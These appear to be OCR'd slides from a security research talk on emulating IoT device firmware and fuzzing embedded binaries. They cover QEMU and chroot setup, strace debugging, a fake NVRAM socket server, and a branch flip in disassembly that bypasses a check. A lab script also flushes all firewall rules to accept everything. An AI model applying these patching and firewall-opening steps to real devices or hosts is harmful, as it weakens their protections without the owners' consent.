




Leaving squashfs and going into a unknown world

Old vs New

2016 way



IoT This Week | Firmware emulation with QEMU

7,332 views

LIKE DISLIKE SHARE

script to boot mips

```
#!/bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mi
psel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta
-append "root=/dev/sda1  net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel
.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=ta
p1,script=no,downscript=no -nographic

sudo tunctl -t tap0 -u xwings
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1


echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT


sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT



sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination
 10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination
 10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destinatio
n 10.253.253.11:443
```

argument: running new or old distro + kernel + hypervisor

Easy Way Out, chroot







chroot is easy (still hardware dependent), but we will have issue with tools

Running without chroot

Classic Case: File Not Found

Now You See It

We found you

```
root@rpi3:/opt/[redacted]/lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

We Missed You

```
chdir("/")                                  = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or d
irectory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No suc
h file or directory)
write(2, "chroot: ", 8chroot: )                     = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
)                         = 1
close(1)                                    = 0
close(2)                                    = 0
exit_group(127)                             = ?
```

The Answer

We found you

```
root@rpi3:/opt/[redacted]/lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

We Missed You

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chdir("/")                                  = 0
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write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
)                         = 1
close(1)                                    = 0
close(2)                                    = 0
exit_group(127)                             = ?
```

The missing .SO and binary Issue

Out from chroot, we need feeding

```
[pid  2680] close(4)                    = 0
[pid  2680] write(1, "<dhcpc script>no udhcpc pid can be killed, but udhcpc id is ", 60) = 60
[pid  2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file
r directory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file o
 directory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or dir
ctory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or dire
tory)
[pid  2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directo
y)
[pid  2680] newfstatat(AT_FDCWD, "/bin/ps", {st_mode=S_IFREG|0755, st_size=535832, ...}, 0) = 0
[pid  2680] pipe2([4, 7], 0)            = 0
[pid  2680] clone(strace: Process 2681 attached
```

```
Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/                i2/bin# ln -s busybox.nosuid unzip
root@aarch64:/opt/                i2/bin# ./busybox.nosuid sync
root@aarch64:/opt/                i2/bin# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/                i2/bin# ln -s busybox.nosuid sync
root@aarch64:/opt/                i2/bin#
```

```
root@                2/usr/lib64# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@                2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@                2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@                2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
root@                2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@                2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@                2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
root@                2/usr/lib64#
```

Feeding all the required so and binary with “ln –s”

Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>*******************************************
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3)                                = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000)                              = 022
faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3)                                = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
mknodat(AT_FDCWD, "/tmp/ppcfifo", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

“segfault” without clear error. strace come to rescue

The Secretive NVRAM

Dark Side of NVRAM

main process

```
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)                 = 0
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 64) = 64
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (N
)
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                          = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
..}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)          = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

ask for nvram info

Relationship between main binary is so intimate, but in actual fact. Is just a hit and run

reply with nvram info

```
root@rpi3:/opt/[redacted]# strace -f -s 256 chroot /opt/[redacted]/ /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

interactor

Dark Side of the main process, we ignore and con't to next step

```
efused)
[pid  3088] close(5)                    = 0
[pid  3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20
:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid  3088] write(1, "<AST>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<AST>[Register
```

A Fake NVRAM

```
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)                 = 0
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 64) = 64
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (N
)
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                          = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
..}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)          = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

main process

ask for nvram info

IF interactor is the medium,

can we fake it ?

reply with nvram info

```
root@rpi3:/opt/[redacted]# strace -f -s 256 chroot /opt/[redacted]/ /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

interactor

nvramsocket.py 2.4 KB

```
#!/usr/bin/python



                                                'ram and httpd and othe
# so far only httpd works will find out more`

import socket
import sys
import os

server_address = '/(             :fm_socket'
data = ''

# Make sure the socket does not already exist
try:
        os.unlink(server_address)
except OSError:
        if os.path.exists(server_address):
                raise
# Create a UDS socket
sock = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
# Bind the socket to the port
print >>sys.stderr, 'starting up on %s' % server_address
sock.bind(server_address)

# Listen for incoming connections
sock.listen(1)

while True:
    # Wait for a connection
    #print >>sys.stderr, 'waiting for a connection'
    connection, client_address = sock.accept()
    try:
        #print >>sys.stderr, 'connection from', client_address
        while True:
            data += connection.recv(1024)
            data = str(data)
            #data = data.decode('utf-8')
```

Custom Interactor

Wireless Device

Faking wpa_supplicant

```
[WIFI_MW] Current PID=808

[WIFI_MW]
 control interface dir: /tmp/wpa_supplicant/
 wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
 wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
 p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
 p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_ct
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MW] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_mo
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

Everything Things Else Fail

jmp, cbz, cbnz and Friends

Original BIN

```
420 ; ---------------------------------------------------------------------------
420
420 loc_47C420                                          ; CODE
420                 LDR             X0, [X19,#0x19
424                 BL              sub_479AF0
428                 B               loc_47C408
42C ; ---------------------------------------------------------------------------
42C
42C loc_47C42C                                          ; CODE
42C                 LDR             X0, [X0,#0x18]
430                 CBNZ            X0, loc_47C4A0
430                                 ;   CODE
434
434 loc_47C434                                          ; CODE
434                 ADD             X21, X19, #0x2
438                 MOV             X0, X21
43C                 BL              sub_42FC50
440                 B               loc_47C450
444 ; ---------------------------------------------------------------------------
444
444 loc_47C444                                          ; CODE
```

Patched BIN

```
7C420 ; ---------------------------------------------------------------------------
7C420
7C420 loc_47C420                                        ; CODE
7C420               LDR             X0, [X19,#0x19
7C424               BL              sub_479AF0
7C428               B               loc_47C408
7C42C ; ---------------------------------------------------------------------------
7C42C
7C42C loc_47C42C                                        ; CODE
7C42C               LDR             X0, [X0,#0x18]
7C430               CBZ             X0, loc_47C4A0
7C434
7C434 loc_47C434                                        ; CODE
7C434               ADD             X21, X19, #0x2
7C438               MOV             X0, X21
7C43C               BL              sub_42FC50
7C440               B               loc_47C450
7C444 ; ---------------------------------------------------------------------------
7C444
7C444 loc_47C444                                        ; CODE
```

Argument: To Patch or To Fulfill Firmware Needs

Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware


Skorpio Dynamic Binary Instrumentation


Guided Fuzzer for Embedded


DEMO

Conclusions

Issues







Firmware Emulation

- Without built-in shell access for user interaction
- Without developement facilities required for building new tools
  - Compiler
  - Debugger
  - Analysis tools

Closed System

- Binary only - without source code
  - Existing guided fuzzers rely on source code available
    - Source code is needed for branch instrumentation to feedback fuzzing progress
    - Emulation such as QEMU mode support in AFL is slow & limited in capability
    - Same issue for other tools based on Dynamic Binary Instrumentation

Lack Support for Embedded

- Most fuzzers are built for X86 only
  - Embedded systems based on Arm, Arm64, Mips, PPC
- Existing DBIs are poor for non-X86 CPU
  - Pin: Intel only
  - DynamoRio: experimental support for Arm

Dynamic Binary Instrumentation (DBI)


Definition

- A method of analyzing a binary application at runtime through injection of instrumentation code.
  - Extra code executed as a part of original instruction stream
  - No change to the original behavior
- Framework to build apps on top of it

Applications

- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

DBI Illustration




DBI Techniques

- Just-in-Time translation
  - Transparently translate & execute code at runtime
